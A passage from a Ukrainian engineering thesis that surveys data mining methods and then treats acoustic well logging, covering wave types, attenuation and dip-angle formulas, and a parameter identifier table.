- задача, яка розв'язується, та модель, що отримується як результат аналізу;
- формальний математичний апарат, на основі якого побудований метод.

Проаналізуємо ці методи з точки зору відповідності запропонованих автором вимог.

1.4.1 Класифікація по задачах та моделях

По задачах та моделях, що отримуються в результаті аналізу, методи ІАД поділяються на такі групи:

- пошук асоціацій та послідовностей;
- класифікування;
- побудова регресійних моделей;
- кластеризація.

Методи пошуку асоціацій та послідовностей полягають у знаходженні в наборі даних повторюваних та стійких зв'язків, які виникають між атрибутами даних, між даними, що описують транзакції, а також ланцюжків транзакцій за деякий часовий проміжок.

При використанні методу класифікування на основі набору прокласифікованих даних формується класифікаційна модель. Ця модель застосовується для класифікування нових даних.

Регресійна модель залежності значень одних кількісних атрибутів від інших будується на основі набору даних. Потім за допомогою регресійної моделі для нових даних по відомих значеннях незалежних атрибутів обчислюються імовірні значення залежних атрибутів.

Кластеризація полягає в розподілі усіх даних на класи таким чином, що дані одного класу є за певними мірами порівняння “близькими” між собою, і в той же час класи “віддалені” один від одного.

1.5 Класифікація по формальних апаратах

З точки зору формального математичного апарату, на основі якого створені алгоритми видобування знань та побудови моделей із даних, методи ІАД поділяють на наступні групи:

- статистичні методи;
- виведення на основі попередніх випадків (case-based reasoning);
- нейронні мережі;
- методи побудови дерев рішень;

- методи формування правил;
- кластерний аналіз;
- генетичні алгоритми та еволюційне програмування;
- нечіткі (fuzzy) та наближені (rough) множини.

Статистичні методи використовуються для перевірки висунутих гіпотез та припущень про закономірності, які виникають у наборі даних, та побудові статистичних моделей, що описують ці закономірності. Зауважимо, що статистичні методи можуть використовуватись лише для визначення конкретних параметрів моделі, а сам вигляд моделі повинен бути заданий людиною.

Статистичні методи дозволяють будувати кількісні оцінки для віднайдених закономірностей та визначати їх значущість. Недоліком цих методів є те, що вони не шукають усіх закономірностей у даних, а лише перевіряють значущість сформованих. Тому статистичні методи доцільно використовувати лише у поєднанні з іншими (наприклад, методами формування правил).

В основі методів виведення на основі попередніх випадків лежить ідея прямого використання розв'язків вже вирішених задач та попереднього досвіду. При надходженні нових даних, на основі яких приймається рішення або розв'язується деяка задача, алгоритм методу виведення на основі попередніх випадків шукає такі самі або близькі дані, які зустрічалися у минулому, і приймає рішення чи бере розв'язок із знайденого попереднього випадку, якщо такий існує. Після цього прийняте рішення чи розв'язок задачі вноситься у набір даних для наступного використання.

Основним недоліком цього методу є те, він узагалі не будує жодної моделі. Тому його доцільно застосовувати у задачах автоматичного прийняття рішень, але не ІАД.

В основі технології нейронних мереж використана ідея роботи головного мозку людини. Основним елементом нейронної мережі є нейрон, який є функцією перетворення вхідних сигналів у вихідний. Нейронна мережа організована таким чином, що зважений вихідний сигнал одного нейрона подається на вхід у інші нейрони. Нейронна мережа працює у двох режимах: навчання та використання. Під час навчання нейронної мережі на основі набору даних визначаються вагові

коефіцієнти нейронної мережі. На етапі використання нейронна мережа застосовується для формування нових даних. Зауважимо, що нейронна мережа є моделлю, що описує певні закономірності у даних, але вона не може сама по собі бути проінтерпретованою користувачем. Як наслідок, нейронна мережа може автоматично приймати рішення, але не надає допомоги у формуванні знань про ПО.

Методи побудови дерев рішень полягають у тому, що дерево рішень є орієнтованим деревовидним графом, у якому значенням кінцевих вершин є мітка класу, до якого відносяться дані, або рішення, яке приймається на основі цих даних. Приналежність до класу або рішення, яке слід прийняти, визначається співставленням даних із значеннями атрибутів, розміщених у корені та проміжних вершинах дерева.

Дерево рішень можна інтерпретувати як спеціальну форму подання ієрархічно організованого набору продукційних правил. Недоліками існуючих методів побудови дерев рішень є, по-перше, те, що вони по своїй суті є евристичними, і тому можуть виявляти закономірності, які не є значущими; по-друге, вони шукають лише деяку підмножину залежностей між даними.

Методи формування правил описують закономірності у одночасній появі одних і тих же елементів даних у наборі даних. Найявні алгоритми формування правил базуються на понятті асоціативних правил. Недоліком цих методів є те, вони шукають не значущі залежності між даними, а підмножини даних, які часто зустрічаються у БД, і взаємозв'язок між ними. Вдосконалення цих методів, які на сьогодні пропонуються, полягають у відборі серед множини асоціативних правил статистично значущих правил. Тим не менше, ці вдосконалення не розв'язують повністю проблеми формування повної множини значущих правил, оскільки, по-перше, спрямовані на видобування правил з “позитивною” залежністю, і, по-друге, значущі правила можуть бути втрачені при занадто високому пороговому значенні ступеня підтримки.

Методи кластерного аналізу призначенні для автоматичного розбиття множини описів об'єктів ПО на окремі підмножини (кластери) на основі обчислення мір “близькості” чи “віддаленості” об'єктів один від одного або згідно

із заданим критерієм оптимального розбиття. Існуючі методи кластерного аналізу не формують побудованих моделей у вигляді, який би міг проінтерпретувати користувач, а лише розподіляють об'єкти відповідно до їх опису по кластерах. Тому ці методи доцільно використовувати у поєднанні з іншими (наприклад, методами формування правил).

Генетичні алгоритми та методи еволюційного програмування використовуються у видобуванні знань для формулювання гіпотез про залежності у наборі даних у формі асоціативних правил або інших моделей подання знань. Головним недоліком цього методу, який утруднює його використання в прикладних системах ІАД, є значна кількість параметрів, які повинен задати користувач і визначення яких вимагає тонкого та глибокого розуміння роботи методу.

Нечіткі множини та нечітка логіка використовується для подання та опрацювання нечітких даних у вигляді лінгвістичних змінних.

Методи наближених множин, так як і нечіткі множини, використовуються для представлення та опрацювання даних з нечіткостями. Наближена множина може розглядатися як нечітка множина з трьома значеннями приналежності до множини: “так”, “ні” та “можливо”. Нечіткі та наближені множини застосовуються для видобування знань як допоміжні методи разом з іншими.

1.6 Загальні відомості про каротаж та фізичні основи акустичного каротажу

Геофізичні дослідження у свердловинах – група методів, що ґрунтуються на вивченні природних і штучно створюваних фізичних полів (електричних, акустичних і ін.), фізичних властивостей гірських порід, пластових флюїдів, вмісту і складу різних газів у буровому розчині [14, 15]. Застосовуються для вивчення геологічного розрізу свердловин і масиву гірських порід у навколосвердловинному і міжсвердловинному просторах, контролю технічного стану свердловин і розробки нафтових та газових родовищ [16].

Геофізичні дослідження [17], що проводяться для вивчення геологічного розрізу свердловин, називаються каротажем, який здійснюється електричними,

електромагнітними, магнітними, акустичними, радіоактивними (ядерно-геофізичними) та іншими методами. При каротажі з допомогою приладів, що опускаються у свердловину на каротажному кабелі, вимірюються геофізичні характеристики, які залежать від одного чи сукупності фізичних властивостей гірських порід та їх розташування в розрізі свердловини. У свердловинні прилади входять каротажні зонди (пристрої, що містять джерела і приймачі досліджуваного поля), сигнали яких по кабелю безперервно або дискретно передаються на поверхню і реєструються наземною апаратурою у вигляді кривих або масивів цифрових даних. Розробляються способи каротажу, які можна проводити в процесі буріння пристроями, зануреними у свердловину на бурильних трубах [18].

Акустичний метод одержання геофізичної інформації застосовується порівняно давно. Складний сигнал акустичного зонда, який формується у результаті збудження навколосвердловинного простору, наприклад з допомогою магнітостриктора, залежить від пружних, в'язкісних, структурних, геолого-технічних умов виконаного буріння, геометрії навколосвердловинної зони та інших факторів. Тому з сигналом акустичного зонда пов'язували великі надії на одержання вимірювальної інформації про комплекс важливих характеристик гірських порід, наприклад, пружні модулі, пористість, склад речовини, структури.

Імпульсні коливні сигнали можуть бути найрізноманітнішої форми, мати багато складових. Одним з досить складних імпульсних коливних сигналів є електричний сигнал акустичного зонда, що використовується для дослідження свердловин акустичними методами. Типову реалізацію такого сигналу зображено на рисунку 1.1.

Основними складовими сигналу акустичного зонда є синхроімпульс (1) і колювання, породжені повздожною (2), поперечною хвилею і гідрохвилею (3), хвилею Лемба - Стоунлі (4) (див. рисунок 1.1). Синхроімпульс з початком відліку часу для кожного циклу імпульсного коливного сигналу, він відповідно зв'язаний з моментом запуску випромінювача пружних колювань. З найбільшою швидкістю хвиля поширюється у середовищі, коли матеріальні частинки середовища колюються по траєкторії, паралельно напрямку поширення. Поперечна хвиля має

не тільки меншу швидкість поширення, а й меншу частоту коливань. У поперечній хвилі порівняно з повздовжною значно більша амплітуда коливань. Гідрохвиля поширюється у рідині чи розчині, що заповнює свердловину. У проміжку між повздовжною та поперечною хвилями спостерігається гвинтова хвиля, що поширюється гвинтоподібно по стінці свердловини.




Рисунок 1.1 – Сигнал акустичного зонда.

При використанні широкосмугового випромінювача в кінці хвильової картини спостерігається низькочастотна (приблизно 4,0 – 4,5 кГц) потужна хвиля, що поширюється по границі розділу розчин – навколосвердловинний простір. Цю хвилю називають по аналогії з пружними коливаннями тонкої пластинки хвилею Лемба – Стоунлі.

Швидкість і траєкторія поширення хвиль у досліджуваному середовищі характерні для кожної хвилі, ця характерність проявляється через числове значення інтервалу часу, за який хвиля поширюється від випромінювача до приймача. Отже, інформативним параметром кожної хвилі імпульсного коливного сигналу є інтервал часу τ , за який хвиля поширюється від випромінювача до приймача (кінематичний параметр).

Характерними для кожного коливання хвилі є період T і амплітуда A а також форма обвідної кожної хвилі. Амплітуда також є ознакою відмінності, оскільки вона змінюється у широких границях для кожної хвилі. Тому практично вимірюються параметри лише повздовжньої хвилі, яка найменше спотворена іншими хвилями, оскільки має найбільшу швидкість і досягає приймача першою.

В результаті із багатопараметричного сигналу акустичного зонда використовується на даний час практично один параметр – інтервальний час, за який приймається мінімальний інтервал часу поширення повздовжньої хвилі у гірських породах на заданій відстані. Може здатися дивним те, що з точки зору точності інтервальний час, напевно, найменш надійний параметр для відбору вимірювальної інформації. Але здійснення вимірювання інтервального часу виявилось найбільш фізично реалізованим. На протязі десятиліть використання у геофізичній розвідці акустичного каротажу шляхом фізичного моделювання за результатами вимірювання інтервального часу успішно визначена, наприклад, пористість флюїдомістких гірських порід у випадку гранулярної, міжзернової пористості у діапазоні 5 – 25%.

Однак для тріщинуватих, кавернозних, низькопористих ґрунтів результатів вимірювання інтервального часу для інтерпретації недостатньо. Очевидно, що додаткове використання сигналу акустичного зонда для одержання вимірювальної інформації про характеристики гірських порід досить актуальне. Для цього потрібне уточнення моделі процесів формування сигналу за рахунок врахування нелінійних ефектів перетворення коливань у проникних флюїдонасичених гірських породах.

1.7 Постановка задачі

Для визначення ємнісних параметрів порід–, як основний метод використовується акустичний каротаж. В практиці застосування акустичного каротажу інформацію про властивості гірських порід оцінюють через реєстрацію одного параметра – інтервалу часу розповсюдження повздовжньої хвилі через гірські породи на задану відстань. Всі інші характеристики акустичного сигналу практично не використовуються через складність розкладу цього сигналу на прості складові та відсутність методик інтерпретації. Згаданий часовий параметр також виявляється не завжди ефективним тому, що його тривалість визначається не тільки акустичними властивостями гірських порід, але також, в першу чергу, способом відбору вимірювальної інформації, неадекватністю розроблених

теоретичних моделей реальним процесам формування сигналу, діаметром свердловини та іншими факторами. Для зменшення впливу вищеперерахованих факторів застосували диференційний метод вимірювання тривалості часового інтервалу проходження повздовжньої хвилі через гірські породи. Диференційний метод виявився ефективним при однакових умовах проходження сигналу в обох каналах, тому реалізація цього методу трьохелементним зондом виявилася ефективною для порівняно щільних і однорідних гірських порід, а для розуцільнених неоднорідних – неефективною. Незважаючи на ці застереження здійснення вимірювання інтервального часу виявилось найбільш фізично реалізованим. З точки зору відбору вимірювальної інформації інтервальний час найменш надійний параметр при застосуванні акустичного каротажу.

Для тріщинуватих, кавернозних, низькопористих колекторів результатів вимірювання інтервального часу для інтерпретації недостатньо. Визначення коефіцієнта пористості у складнобудованих розрізах за даними акустичного каротажу ускладнене в зв'язку з недосконалістю аналогової апаратури і методичного забезпечення. Отже, недосконалість відбору вимірювальної інформації, неадекватність розроблених теоретичних моделей реальним процесам формування акустичних сигналів призводить до похибок визначення ємнісних параметрів порід–колекторів. Очевидно, що додаткове використання акустичного сигналу, а саме параметрів, які його характеризують, для отримання інформації про ємнісні характеристики гірських порід досить актуальне.

Висновки до розділу 1

1. Проведено системний огляд інформаційних технологій підтримки процесів прийняття рішень та методів інтелектуального аналізу даних, визначено їх переваги та недоліки.

2. Проаналізовано загальні відомості про каротаж та фізичні основи акустичного каротажу, а також здійснено постановку задачі.

2 ДОСЛІДЖЕННЯ ТА ОБГРУНТУВАННЯ ВИБОРУ СПОСОБІВ

ОБРОБКИ ХВИЛЬОВИХ КАРТИН

2.1 Розрахунок параметрів акустичного каротажу

Як інформативний параметр рекомендують використовувати величину затухання повздожніх і поперечних хвиль у вигляді логарифмічного декременту

затухання: $\alpha_{P1,S} = \frac{1}{\Delta L} \cdot \ln\left(\frac{A_{P1,S}}{A^1_{P1,S}}\right)$, де ΔL – база акустичного зонда (відстань між

одноіменними елементами – приймачами і випромінювачами); $P1, S$ – індекси, які відповідають повздожнім хвилям i -го роду (відповідно S - поперечним); $A - A^1$ – амплітуди, зареєстровані відповідно ближнім і дальнім (відносно випромінювача) приймачем.

Згідно теорії Френкеля–Біо–Ніколаєвського величина затухання повздожніх і поперечних хвиль у середовищі на частотах порядку десятків кілогерц тим вища, чим більша пористість насиченого середовища:

$\alpha_{P1,S} \sim \mu \frac{K_n^2}{a_0} \cdot f(\rho_0, \rho_1, \rho_2, \beta)$, де μ – в'язкість флюїду; K_n – коефіцієнт пористості

незбуреного середовища; a_0 – фільтраційний опір середовища, пропорційний проникності; $\rho_{0,1,2}$ – густини середовища, інструменту і флюїду; β – узагальнена стисненість середовища.

Коли структура досліджуваного середовища є дуже складною, імпульсний коливний сигнал, що поширюється у такому середовищі, також набирає складної форми. У таких випадках буває важко або неможливо виділити параметри навіть повздожньої хвилі. Це обумовлено неадекватністю розроблених теоретичних моделей суттєвим реальним процесам формування сигналу.

Такий імпульсний коливний сигнал (див. рисунок 1.1) буває корисно охарактеризувати інтегральними (динамічними) параметрами, а саме середньою

амплітудою: $A = \frac{1}{N} \cdot \sum_{j=1}^N A_j$, середнім періодом: $\bar{T} = \frac{1}{N} \cdot \sum_{j=1}^N T_j$, тривалістю коливної

картини: $\theta = \sum_{j=1}^N A_j^2$, числом коливань N з амплітудою $A_j \geq U_0$, де U_0 заданий

поріг дискретизації; коливною швидкістю різного роду хвиль: $\frac{A_i}{T_i} = C_i$.

Але як інформативний параметр пропонується використовувати середню коливну швидкість, оскільки вона буде більш стійкою, так як для її відбору

використовується 3 – 4 коливання тієї чи іншої хвилі: $\frac{\sum_{i=1}^3 h_i}{\sum_{i=1}^3 T_i} = \bar{C}_i$.

Щоб реалізувати дані параметри, перевага яких над існуючими буде показана нижче, необхідно розділити хвилеву картину на різні типи хвиль. Відомі алгоритми розділення хвилевої картини, які базуються на апріорних кінематичних даних про структуру сигналу. На даних алгоритмах реалізована апаратура акустичного каротажу ОПАС – 5АЛ. Слід зазначити, що вона добре працює тільки у визначених геологічних умовах. В складних геологічних умовах виникає необхідність вирішувати дану проблему іншими способами. Один із способів буде запропонований нижче.

Важливою умовою, яка часто не дозволяє робити правильні висновки з характеру динамічних параметрів акустичного каротажу, є той факт, що у пористих, насичених середовищах коливання не реєструються в чистому вигляді, а бувають ускладнені, як буде показано далі, особливими, характерними для проникних порід, хвилевими процесами. Ці процеси не протікають за законами поширення простих повздовжніх хвиль. Тому існуючі підходи пояснення особливостей хвилевого акустичного поля у колекторах не можуть адекватно описати спостережуваних явищ.

Сильні затухання перших вступів на фоні шумів у глинистих, тріщинуватих, високопористих інтервалах, вплив нерівностей стінок свердловини, призводять до слабкої корельованості із колекторними властивостями у всьому діапазоні пористості і типів порового простору. Іншим способом реєстрації є вимірювання їх середніх параметрів або максимальних значень у часовому вікні від першого

вступу повздожньої хвилі до першого вступу поперечної (в часовій області повздожніх хвиль). Виміряні таким чином амплітуди часто не зменшуються, а збільшуються із збільшенням пористості гірських порід. За результатами, одержаними при інтерпретації даних акустичного каротажу у різних районах (Білорусія, Красноярський край, Узбекистан) і для різних типів колекторів, коефіцієнт кореляції між середньою, у часовій області повздожніх хвиль, коливною швидкістю частинок і величиною пористості (виміряний незалежно за керном або іншим методом) досягає $0.9 + 0.95\%$, перевищуючи навіть коефіцієнт кореляції між пористістю та інтервальним часом ($0.8 + 0.85\%$). Проводилися дослідні роботи, щодо зв'язку аналогічних параметрів інших типів хвиль (поперечної, повздожньої, тощо) і показали що параметри повздожньої хвилі в комплексі з параметрами інших типів хвиль акустичного сигналу дозволяють якісно вирішувати ще низку геологічних задач. Часове (кінематичне) розділення сигналу, як вже згадувалося, буде давати значні похибки при вирішенні цієї задачі.

Пропонувалося розділяти хвилеву картину на типи хвиль за частотною ознакою, тобто розклад сигналу акустичного зонда в спектр (Фур'є-перетворення). Але таке розділення виявилось неефективним з точки зору відбору інформації через швидкий перерозподіл потужності сигналу за частотами. Оскільки середня частота повздожньої хвилі змінюється в межах $5 - 30$ кГц, то розділення за допомогою стандартних частотних аналізаторів є проблематично. Аналогічно змінюються частоти інших типів хвиль (поперечної, гідрохвилі, хвиль Лемба-Стоуна) і зберігається співвідношення по $f_P > f_S > f_T > f_{L-St}$.

2.2 Розробка алгоритму структурної інтерпретації фазокореляційних діаграм широкопasmового акустичного каротажу

Одним з провідних методів дослідження продуктивних товщ розрізу є широкопasmовий акустичний каротаж (ШАК). Він дозволяє визначати коефіцієнт пористості, здійснювати літологічне розчленування розрізу, визначати пружні модулі середовища, прогнозувати насичення колекторів, в тому числі, і в

обсаджених свердловинах. На доповнення до тієї інформації, яка отримується при обробці та інтерпретації даних ШАК, можна визначати особливості структурної будови (кут нахилу пласта). Розглянемо алгоритм структурної інтерпретації фазокореляційних діаграм (ФКД).

Для наведеної на рисунку 2.1 кінематичної схеми розповсюдження відбитої хвилі виведено рівняння годографа:




Рисунок 2.1 – Кінематична схема розповсюдження відбитої хвилі

$$t(z) = 2 \cdot t_{0p} + \frac{1}{V} \cdot \sqrt{4 \cdot z^2 \cdot \cos^2(\varphi) + 4 \cdot z \cdot L \cdot \cos^2(\varphi) + L^2}, \quad (2.1)$$

де t_{0p} – час пробігу пружної хвилі в буровому розчині;

V – швидкість повздовжньої хвилі в середовищі;

φ – кут нахилу пласта;

L – довжина зонда.

Алгоритм структурної інтерпретації отриманої фазокореляційної діаграми (ФКД) широкопasmового акустичного каротажу, наведеної на рисунку 2.2, з метою визначення кута нахилу геологічних границь, розкритих свердловиною, полягає в наступному.




Рисунок 2.2 – Фазокореляційна діаграма

З ФКД від першого випромінювача знімається час приходу хвилі $t_1(0)$ напроти границі пласта та $t_1(L)$ на глибині L метрів. З ФКД від другого випромінювача знімається час приходу хвилі $t_2(0)$ напроти границі пласта. Швидкість розповсюдження пружної хвилі в середовищі визначається за формулою:

$$V = \frac{l_2 - l_1}{t_2(0) - t_1(0)}, \quad (2.2)$$

де l_1 та l_2 – довжина (база) 1–го та 2–го зонда.

Час розповсюдження хвилі в буровому розчині визначається за формулою:

$$t_{\text{бр}} = \frac{t_1(0) - \frac{l_1}{V}}{2}. \quad (2.3)$$

Рішення рівняння $t_1(l) = 2 \cdot t + \frac{l_1}{V} \cdot \sqrt{8 \cdot \cos(\varphi) + 1}$ відносно φ призводить до трансцендентного рівняння, для якого знаходження коренів складає певну проблему. Для розв'язку цієї задачі розрахована залежність кута падіння відбиваючої границі від структурного параметра: $s = \sqrt{8 \cdot \cos(\varphi) + 1}$, а за визначеним значенням параметру по номограмі, що зображена на рисунку 2.3, знаходимо значення кута нахилу пласта.




Рисунок 2.3 – Номограма для визначення кута нахилу.

На основі даних параметрів була розроблена таблиця ідентифікаторів для розробленої нижче БД (таблиця 2.1).

Таблиця 2.1 – Таблиця ідентифікаторів

Змінна	Ідентифікатор	Значення змінної
$t_1(0)$	$t01$	Час приходу хвилі до першого зонда, мкс
$t_2(0)$	$t02$	Час приходу хвилі до другого зонда, мкс
$t_1(l)$	$t11$	Час приходу хвилі до першого зонда на відстані довжини зонда, мкс
$t_{бр}$	tbr	Час пробігу хвилі в буровому розчині, мкс
l_1	$l1$	Довжина (база) першого зонда, м
l_2	$l2$	Довжина (база) другого зонда, м
V	V	Швидкість пружної хвилі в середовищі, м/с
s	s	Структурний параметр
φ	$\hat{f}i$	Кут нахилу границі, °

2.3 Перетворення коливного сигналу для обробки вимірювальної інформації трьохелементного акустичного зонда

В літературі описано немало спроб розкладу хвилевої картини на прості складові з частотною ознакою. Проте не існує надійних результатів, оскільки хвилева картина формується на нелінійних ефектах взаємодії пружних коливань і гірських порід навколосвердловинного простору.

Надійніші результати розкладу сигналу акустичного зонда на прості складові отримують шляхом перетворення хвилевої картини в імпульсний потік з наступним формуванням часових інтервалів між певними ознаками сигналу та їх амплітуд. Відомі алгоритми перетворення хвилевої картини у імпульсний потік не завжди задовільняють умови потрібних точностей. Тому нами розроблений алгоритм, позбавлений недоліків відомих аналогів. Суть алгоритму така: хвилева картина $U(t)$ перетворюється в імпульсний потік $X(t)$.

Якщо отримані імпульси пронумерувати, то імпульсний потік $X(t)$ можна зобразити через одиничні функції Хевісайда.

Імпульсний потік $X(t)$ відображає тільки часові параметри сигналу акустичного зонда. Якщо позначити через t_{0j} – моменти появи синхроімпульсу, а t_{1j} – момент появи першого вступу повздовжньої j -ї картини, то $\tau_j = t_{1j} - t_{0j}$ має зміст часу розповсюдження хвилі на віддалі зонда (між випромінювачем і приймачем) у розумінні геофізиків. Звертаємо на це увагу тому, що та чи інша хвиля, у даному випадку повздовжня, має свої розміри і форму, причому мінливі в часі. Тому приурочення факту появи хвилі деякому моменту часу, пов'язаного з певною ознакою хвилі є умовністю, яка повинна відповідати умовам фізичного моделювання, при яких створювались методики і засоби інтерпретації результатів вимірювань.

Імпульсні потоки $X(t)$ та $Y(t)$ мають складну структуру. Розклад їх на прості складові, а власне формування часових інтервалів $T_{ij} = t_{ij} - t_{(-j)}$ та виділення амплітуд h_{ij} пов'язані з проблемою пошуку, виділення та відбору початку відліку – момент часу t_{ij} .

2.4 Часовий спосіб обробки хвильових картин

Коефіцієнт затухання, що є основним динамічним параметром при хвилевому способі обробки акустичних сигналів, визначається за формулою

$$\alpha = \frac{1}{\Delta l} \ln \frac{A_1}{A_2}, \quad (2.4)$$

де Δl – вимірювальна база акустичного зонда (відстань між двома приймачами або випромінювачами);

A_1, A_2 – амплітуди вибраних фаз сигналів по двом прийомним каналам відповідно (або їх енергії).

Із виразу (2.1) можна визначити, що похибка вимірювання коефіцієнта затухання, віднесена до одиниці довжини вимірювальної бази

$$\varepsilon_{\alpha} = \frac{A_2 \Delta A_1 + A_1 \Delta A_2}{A_1 A_2 (\ln A_1 - \ln A_2)}, \quad (2.5)$$

де ΔA_1 та ΔA_2 – абсолютні похибки вимірювання амплітуд A_1 та A_2 .

Згідно з виразом (2.4), вимірювання співвідношень амплітуд хвиль (перших вступів або інших фаз), що приходять до різних приймачів, дозволяє визначити коефіцієнт затухання сигналу в породі. Строго кажучи, в цьому випадку визначається не істинний коефіцієнт затухання пружних хвиль в породі, а деякий ефективний коефіцієнт α_{ef} , віднесений до переважаючої видимої частоти сигналу. Цей коефіцієнт пов'язаний з $\alpha_{дійсне}$ (для окремих фіксованих частот) складним співвідношенням, яке не виявляється при безпосередньому вимірюванні. Це пов'язано з тим, що α_{ef} визначається на основі експоненціального закону затухання, якій дійсний для монохроматичного сигналу, але не строго описує поведінку окремих амплітуд імпульсного сигналу, які входять у вивчаючий спектр. Зв'язок між α_{ef} , визначається не тільки властивостями гірських порід, але й геометрією свердловини, а також параметрами використовуваної апаратури (тип випромінювача, діаметр приладу, спектр зондуючого імпульсу).

Форму акустичного імпульсу для конкретного типу пружної хвилі в однорідному середовищі можна виразити так

$$f(t) = \frac{1}{2\pi} \int S_0(\omega) \exp^{-[\alpha(\omega)iat(\omega)]} \exp^{i\omega t} d\omega \quad (2.6)$$

де $S_0(\omega)$ – спектр зондуючого акустичного імпульсу;

$\alpha(\omega)$ – коефіцієнт затухання;

$t(\omega)$ – фазовий час поширення.

Таким чином, форма імпульсу визначається параметрами зондуючого імпульсу, коефіцієнтом затухання $\alpha(\omega)$ та дисперсією фазової швидкості, яка в сильно поглинаючих середовищах може досягати 30–40% [27].

Інформаційні параметри часового способу обробки хвилевих картин наведені в таблиці 2.2.

Таблиця 2.2 – Інформаційні параметри часового способу обробки хвильових картин

